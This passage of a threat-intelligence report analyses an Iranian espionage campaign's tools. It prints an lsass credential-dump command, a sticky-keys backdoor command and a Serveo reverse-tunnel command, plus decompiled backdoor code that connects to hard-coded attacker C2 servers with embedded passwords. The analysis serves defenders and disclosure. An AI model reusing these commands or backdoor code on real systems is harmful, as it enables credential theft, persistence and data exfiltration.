
Following is an example of the tool being used, whereas the CMD window is activated under the Local Service permissions, and through a command that activates "Juicy Potato" another CMD is opened, now with System permissions[7]:



The tool is downloaded from the command-and-control server used by the attackers in this campaign – 95.211.215[.]255. This file is 64-bit system compatible, and this in contrast with the one used in 2017 and fitted to 32-bit systems. The file is downloaded to the computer under the title "psexec.exe", while at the C2 server it's called "j.exe" and found at the following address: hxxp://95.211.215[.]225/upd/j.exe.

This URL address leads to downloading a file name "JuicyPotato.exe" and sometimes "jp.exe" – both are versions of this tool.

[6] github.com/ohpe/juicy-potato
[7] hunter2.gitbook.io/darthsidious/privilege-escalation/juicy-potato



In several versions of this file there is an embedded evasion technique through which the tool identifies virtual machines and doesn't activate. The "CPUID trick" artifact, used to identify virtual machines and perform an anti-VM trick, appears in the file downloaded to the computer:

```
@3f98422f: sub esp, 20h
@3f984232: and dword ptr [rbp-18h], 00000000h
@3f984236: xor ecx, ecx
@3f984238: xor eax, eax
@3f98423a: mov dword ptr [000000003F9CF01Ch], 00000002h
@3f984244: cpuid
@3f984246: mov r8d, ecx
@3f984247: mov eax, ecx
@3f984249: mov dword ptr [000000003F9CF018h], 00000001h
@3f984253: xor ecx, 444D4163h
@3f984259: mov r9d, edx
@3f98425a: mov ecx, edx
```

4.2.2 "Procdump" and "Mimikatz"

MITRE ATT&CK Tactic: Credential Access (TA0006)
MITRE ATT&CK Technique: Credential Dumping (T1003)
MITRE ATT&CK Tool: Mimikatz (S0002)

During this process, users' credentials are stolen from the Lsass.exe process using ProcDump and Mimikatz. In order to perform this process, the attacker needs to have admin permissions on the target computer.

In this attack scenario, after gaining initial access to the computer, ProcDump, a legitimate Microsoft tool that dumps the Lsass.exe process, is run. This tool is not identified by anti-virus solutions, unlike Mimikatz.

Following is an example of using this command as a local user (also executable remotely):

```
C:\procdump.exe -accepteula -ma lsass.exe lsass.dmp
```

At this point, a dump file of Lsass.exe which contains the relevant credentials, is produced. The file is passed to Mimikatz for further extraction – an action which requires local admin privileges.


4.2.3 "Sticky Keys" and Other Accessibility Tools' Settings

MITRE ATT&CK Tactic: Privilege Escalation (TA0004)

After getting the passwords in the previous stage, the attackers created another mechanism to gain local admin permissions on target station.

Another tool used by the attackers is abuse of the settings of the "sticky keys" accessibility tool. First, the attackers delete the "sticky keys" file – sethc.exe – from the computer. Next, they copy the local admin's CMD file and switched it with the "sticky keys" process. As a result, when a user connects to the infected station via RDP and presses five times on a sticky key, for example "Shift", a high-privileged Shell will be run at the station[8].

```
copy /y C:\windows\system32\cmd.exe C:\windows\system32\sethc.exe
```



4.2.4 Local Admin User

MITRE ATT&CK Tactic: Persistence (TA0003)

MITRE ATT&CK Technique: Create Account (T1136)

During analysis, we found that the attackers created a special local admin user at the infected stations. This move allows the attackers to maintain high permissions at the station even if the password of the station owner's main user will be changed.

4.3 Lateral Movement Tools

After establishing foothold, finding credentials, and acquiring high permissions, the attackers started performing lateral movement in the target network. In this part of the report we will elaborate on three prevalent tools used by the attackers at this stage. The tools are used to map servers and open ports, perform specialized scan for servers and predefined ports, and also perform "pass the hash" attacks.

4.3.1 "STSRCheck"

MITRE ATT&CK Tactic: Discovery (TA0007)

MITRE ATT&CK Technique: Network Service Scanning (T1046)


While building the campaign, the attackers have individually developed a tool for databases, servers, and open ports' mapping in the targeted network. The tool is called "STSRCheck" and it can evaluate the possibility to access different IP addresses over the following protocols:

- SSH – port 22
- Telnet – port 23
- SMB – port 445
- RDP – port 3389
- HTTP – port 80

[8] thewindowsclub.com/sticky-keys-backdoor-scanner

- MySQL and MsSQL – ports 3306 and 1433, respectively

After the mapping is done, the tool will try to brute-force the usernames and passwords of the targets. The tool will try by default to log in using generic usernames, like Root or Administrator, combined with common passwords. The tool also accepts additional list of credentials.



4.3.2 "PORT.EXE"

MITRE ATT&CK Tactic: Discovery (TA0007)

MITRE ATT&CK Technique: Network Service Scanning (T1046)


The "port.exe" tool is a short piece of code written by the attackers to scan servers and predefined ports. The tool accepts an input of a server address and a port for scanning, checks whether the port is open on this server, and return an answer. Unlike STSRCheck, the tool allows to define any port to be scanned.

```
using System;
using System.Net.Sockets;

namespace port
{
    internal class Program
    {
        private static void Main(string[] args)
        {
            string hostname = args[0].ToString();
            int port = Convert.ToInt32(args[1].ToString());
            using (TcpClient tcpClient = new TcpClient())
            {
                try
                {
                    tcpClient.Connect(hostname, port);
                    Console.WriteLine("Port open");
                }
                catch (Exception)
                {
                    Console.WriteLine("Port closed");
                }
            }
        }
    }
}
```

Like other files in this infrastructure, it is possible that the file was prepared and deployed already back in 2017, this according to the file's time date stamp, which could have been edited by the attackers.

Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0003h	
Time Date Stamp	5A0B10B4h	14/11/2017 15:50:12
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	0022h	
Magic	010Bh	PE32
Linker Version	0030h	48.0
Size of Code	00000A00h	
Size of Initialized Data	00000800h	
Size of Uninitialized Data	00000000h	
Address of Entry Point	004028EAh	
Base of Code	00002000h	

Another characteristic that can be learned by examining this file is the "Copyright 2017" stamp, common among the group's self-developed files:



Other files in this infrastructure, used by the attackers in the second wave of attacks, in late 2019, also have this stamp.

In 2017, Iran has attacked, through the APT34 espionage group, a large number of Israeli companies and organizations, most of them in the IT sector. ClearSky revealed in 2017 the campaign's activity in Israel, which included attempts to breach Israeli IT companies by impersonating Juniper VPN, installing a backdoor at the company, and exfiltrating files[9]. In parallel, the Israeli CERT has published additional indicators of this infrastructure, from which it can be learned about exploitation of VPN vulnerabilities and targets that we identified in the Fox Kitten campaign as well[10]. Recently, we also identified a reactivation of some of the indicators from the 2017 campaign.

4.3.3 "Invoke the Hash"

MITRE ATT&CK Tactic: Lateral Movement (TA0008)

MITRE ATT&CK Technique: Pass the Hash (T1075)

The attackers performed pass-the-hash attacks, using an open-source tool found on GitHub, called "Invoke the Hash"[11]. The tool contains several PowerShell commands designed to perform pass-the-hash attacks in WMI and SMB tasks through .NET TCPClient. This action is carried out when the attacker successfully bypasses the NT Lan Manager (NTLM) and connects to the system without having

[9] clearskysec.com/oilrig/


[10] gov.il/BlobFolder/reports/attack_il/en/CERT-IL%20Incident%20report%20-%20Phishing%20attempts.pdf

[11] github.com/Kevin-Robertson/Invoke-TheHash

access to the target's passwords in clear text. This package does not require local administrator privilege on target station.

This package is not downloaded directly from GitHub, but rather downloaded through the VBS files presented at the beginning of the chapter. After that, PowerShell commands are run in order to gain access to WMI and SMB on another computer on the network.

Following is a screenshot form the package's GitHub page, running the Invoke-SMBclient module[12]:




4.4 Backdoor Installation and C&C Communication Tools

After the attackers gained access to the target computers and in parallel to the lateral movement, they started leaking files from the attacked systems back to their own computers. Our understanding is that this is the goal of the campaign – information theft, and this even though the campaign possibly cooperated with APT33, known for its destructive malware-spreading capabilities, which we didn't identify in this campaign.

In this chapter we will review several tools used to leak the information and communicate with the targeted computers. This stage's main concept is establishing the ability to connect, through RDP, to the target company, categorizing relevant files either by looking at them online or through file name lists, and then exfiltrating them to the attacker in different ways. Note, that the tools and techniques changed between different attacks, and therefore this chapter lists them, again, not necessarily in chronological order.

The following scheme represents the different ways for the attackers to connect to the targets:

[12] github.com/Kevin-Robertson/Invoke-TheHash





4.4.1 "POWSSHNET"

MITRE ATT&CK Tactic: Lateral Movement, Credential Access (TA0008, TA0006)

MITRE ATT&CK Technique: Remote Services, Remote Desktop Protocol, Credentials in Files (T1021, T1076, T1081)

"Backdoor POWSSHNET -RDP over SSH Tunneling" is a self-developed tool used by the attackers to open an SSH tunneling through an executable that allows RDP connection to the computer. Most of the files used in the campaign are PE EXE files. The use of those files is divided into two periods: in 2017 the attackers used files for 32-bit systems, while in 2019 they used files for 64-bit systems. It should be noted that this kind of files is very rarely identified by the different anti-virus engines. Thus, the files relevant to the 2017 attacks are completely unidentified as infect by Virus Total; the files used in 2019 are identified only by a few AV companies.






During the attack, the attackers install on target computers an exe file that is named differently, while the naming mainly has the term "SSH". Several examples of the files' naming: Svchosts.exe, Sshnet.exe, Ssh2.exe, Isaa.exe, cssrss.exe.


Those malwares have the following PDB path:

C:\Users\Administrator\Desktop\sshnet\sshnet\obj\Release\sshnet.pdb

Those files share some common characteristics. First, those files share the same VS version, FEEF04BDh, that is otherwise uncommon.



All the files, both from 2017 and 2019, share the same version that is characterized by a file description that has the word "sshnet" and a copyright for 2017:



These files are characterized by a global unique identifier (GUID) that is common to most of the infected files in this infrastructure: $68c4e12f-221f-4580-9631-940208a4306c.

When the file is run on the attacked computer (after the appropriate credentials are acquired), an SSH tunnel will be opened to an SSH server, whose address and authentication credentials are embedded in the malware's source code. It should be noted that in each file there were two different pairs of username and password embedded. Analyzing the files used to attack in Israel, we have found several important points:

1. The first username used to attempt establish a connection is "Arbab". This word exists in the Persian language and means "boss", "manager", "lord" or, in a more archaic context, "tribe chief". It should be noted the "Arbab" is also the name of a Saudi VPN operator, and it's possible that it was another target in this campaign.
2. The first password used in the files repeats itself in all the files in the infrastructure, both from 2017 and 2019. The password is "G654g654!".
3. The attacker connects twice – once to a proxy, in order to connect the destination C2 server, and once again to the C2 itself. These credentials are both hard-coded.

```
// sshnet.Program
private static void Main(string[] args)
{
    string value = args[0].ToString();
    string text = args[1].ToString();
    string arg_4B_0 = args[2].ToString();
    string text2 = args[3].ToString();
    string value2 = args[4].ToString();
    string arg_3C_0 = args[5].ToString();
    int num = Convert.ToInt32(value2);
    int num2 = Convert.ToInt32(arg_3C_0);
    uint num3 = Convert.ToUInt32(value);
    uint num4 = Convert.ToUInt32(arg_4B_0);
    string text3 = "arbab";
    string text4 = "[redacted]";
    using (SshClient sshClient = new SshClient(new ConnectionInfo("[redacted]", num2, text3, 3, text2, num,
    "jdomain\\jbreports", "P@sswOrd", new AuthenticationMethod[]
    {
        new PasswordAuthenticationMethod(text3, text4)
    })))
    {
        sshClient.set_KeepAliveInterval(new TimeSpan(0, 0, 30));
        sshClient.get_ConnectionInfo().set_Timeout(new TimeSpan(0, 0, 20));
        sshClient.Connect();
        ForwardedPortRemote forwardedPortRemote = new ForwardedPortRemote(num3, text, num4);
        sshClient.AddForwardedPort(forwardedPortRemote);
        ForwardedPort arg_F7_0 = forwardedPortRemote;
        EventHandler<ExceptionEventArgs> arg_F7_1;
        if ((arg_F7_1 = Program.<>c.<>9__0_0) == null)
        {
            arg_F7_1 = (Program.<>c.<>9__0_0 = new EventHandler<ExceptionEventArgs>(Program.<>c.<>9.<Main>b__0_0));
        }
        arg_F7_0.add_Exception(arg_F7_1);
        forwardedPortRemote.Start();
        Thread.Sleep(43200000);
    }
}
```

As it can be seen in the screenshot, the malware connects to the proxy, that was passed by the attacker via the command line while starting a program before the C2 connection. Later, it connects to C2 server (redacted for privacy reasons). To connect to the C2 server, a legitimate DLL called Renci.SshNet and the "Idstr" value are used. As can be seen from the source code sample, this action invokes a specific content from a string found in the metadata. Another meaningful credential is the "VPNADM" username, which is a username used during the connection to the SSH service running on the C2. Following is a list of processes that occur during the malware's run and communication with the server:

```
@6000012: ldarg.0
@6000013: ldc.i4.3
@6000014: ldelem.ref
@6000015: callvirt 0A000001
@6000016: call 0A000002
@6000017: stloc.2
@6000018: ldloc.0
@6000019: call 0A000003
@600001a: stloc.3
@600001b: call 0A000003
@600001c: stloc.s V_4
@600001d: ldstr ;vpnadm
@600001e: stloc.s V_5
@600001f: ldstr ;G654g654!
@6000020: stloc.s V_6
@6000021: ldstr ;95.211.215.225
@6000022: ldloc.2
@6000023: ldloc.s V_5
@6000024: ldc.i4.1
@6000025: newarr Renci.SshNet.AuthenticationMethod
@6000026: dup
@6000027: ldc.i4.0
@6000028: ldloc.s V_5
@6000029: ldloc.s V_6
@600002a: newobj System.Void Renci.SshNet.PasswordAuthenticationMethod.ctor(System.String,System.
String)
@600002b: stelem.ref
@600002c: newobj System.Void Renci.SshNet.ConnectionInfo.ctor(System.String,System.Int32,System.
String,Renci.SshNet.AuthenticationMethod[])
@600002d: newobj System.Void Renci.SshNet.SshClient.ctor(Renci.SshNet.ConnectionInfo)
```

After successful installation and connection, the attacker connects by RDP to a user that he/she had created on the server, collects relevant files (mainly documents), and then compiles and uploads them in different ways, also through different webshells.

Additionally, the attacker can change the code remotely, by using remote procedures (RPC). This can be seen by the string we've found in several files:

RPC Control\ConsoleLPC-0x00000D00--4464068031611364423-192740709229075714434655797-2141428712-859675490-1693773642

4.4.2 Socket-based Backdoor for Socket Opening

MITRE ATT&CK Tactic: Command and Control (TA0005)

MITRE ATT&CK Technique: Uncommonly Used Port (T1065)

This is a tool which allows opening sockets and it's based on several publicly available scripts, modified by the group. The attackers use the tool, named "cs.exe" on target network, to create a backdoor as an additional communication channel. As part of the tool's activity, it allows creating a communication channel based on two-way, connection-based byte streams between to end points. The piece of code that defines the channel's properties is called "eifHEY", and with it the type of the socket (SocketType.Stream) and the protocol over which the information will be transmitted (ProtocolType.Tcp) are defined as well:

```
internal class eifHEY
{
    private static byte[] XjDREcvkf(string grAMkcUlEOG, int vRzQVhuZFI)
    {
        IPEndPoint remoteEP = new IPEndPoint(IPAddress.Parse(grAMkcUlEOG), vRzQVhuZFI);
        Socket socket = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
        try
        {
            socket.Connect(remoteEP);
        }
        catch
        {
            return null;
        }
        byte[] array = new byte[4];
        socket.Receive(array, 4, SocketFlags.None);
        int num = BitConverter.ToInt32(array, 0);
        byte[] array2 = new byte[num + 5];
        for (int i = 0; i < num; i += socket.Receive(array2, i + 5, (num - i >= 4096) ? 4096 : (num - i), SocketFlags.None))
        {
        }
        byte[] bytes = BitConverter.GetBytes((int)socket.Handle);
        Array.Copy(bytes, 0, array2, 1, 4);
        array2[0] = 191;
        return array2;
    }
```


In the main function, the hard-coded IP address (95.211.104[.]253) and the port (2255) are defined:

```
using System;
using System.Net;
using System.Net.Sockets;
using System.Runtime.InteropServices;

namespace hvuwKBnBRHTlGR
{
    internal class eifHEY
    {
        private static byte[] XjDREcvkf(string grAMkcUlEOG, int vRzQVhuZFI)
        {

        private static void dmKaKvDaBcelmqc(byte[] xWylBTGijjuTi)
        {

        private static void Main()
        {
            byte[] xWylBTGijjuTi = eifHEY.XjDREcvkf("95.211.104.253", 2255);
            eifHEY.dmKaKvDaBcelmqc(xWylBTGijjuTi);
        }
```

Upon starting a connection with this tool to the C2 server, the “Idstr” value will contain the server’s address:

```
@6000087: ldnull
@6000088: stloc.0
@6000089: ldstr ;95.211.104.253
@600008a: ldc.i4 2255
@600008b: call 06000002
@600008c: stloc.0
@600008d: ldloc.0
@600008e: call 06000003
@600008f: ret
```

The backdoor is identified by 39 Anti-Virus engines:



Additionally, we've identified several files connected to this backdoor, called "ConsoleApplication5.exe", and establishing a connection with the same server at 95.211.104[.]253. The PDB route of the files is:

C:\users\administrator\documents\visual studio 2015\Projects\ConsoleApplication5\ConsoleApplication5\obj\Release\ConsoleApplication5.pdb

4.4.3 "Servo", "Ngrok", and "FRP"


MITRE ATT&CK Tactic: Command And Control, Defense Evasion (TA0011, TA0005)

MITRE ATT&CK Technique: Connection Proxy (T1090)

During analysis, we have identified three public tools used as reverse proxy/SSH forwarding by the attackers – Ngrok, Servo, and FRP.

Ngrok

Ngrok is a publicly available tool that allows a free, secure connection between the corporate network's localhost and the internet[13]. Using Ngrok, the attacker can securely exfiltrate any file present on the corporate network, including those that the attacker created him/herself. The attacker can connect to the target station with RDP, activate a webshell, for example, and remotely access files that are not supposed to be exposed. In parallel, the attacker can monitor any HTTP connection attempt to Ngrok's address and see its exposure to the outside world. Moreover, the attacker can create domains even for services that don't use HTTP, e.g. SSH tunneling, which can be useful for the operation of the tools discussed earlier. An example of this tool being used is the IP address 18.211.150[.]202, operated by Amazon and used by the Iranians for this campaign.



[13] ngrok.com/

Serveo

Serveo is a free tool for opening outside-facing servers and applications on a corporate network[14], whether on localhost or elsewhere. Unlike Ngrok, Serveo is an SSH-only server; also, any port that will be defined to it (safe for 22, 80, and 443 which are accessible from outside) will get another, unassigned TCP port instead. Using this service, the attacker was operating different services inside the network. Thus, for instance, the attacker had operated an RDP connection through the localhost on port 3389 (RDP); using Serveo, the attacker has opened this RDP for the outside world through port 12618 (TCP). The attacker has opened an SSH tunneling to another port in order to maintain an encrypted RDP on the attacked target.

```
echo y | C:\Windows\System32\svchost.exe -ssh -R 12618:127.0.0.1:3389 test@serveo.net
```

Moreover, like with the backdoor that had hardcoded and predefined credentials, here too the attacker separated every server that was opened to the outside world. In the example above (whereas the original credentials were omitted), the attacker had created a personal user in Serveo for a specific server.

FRP

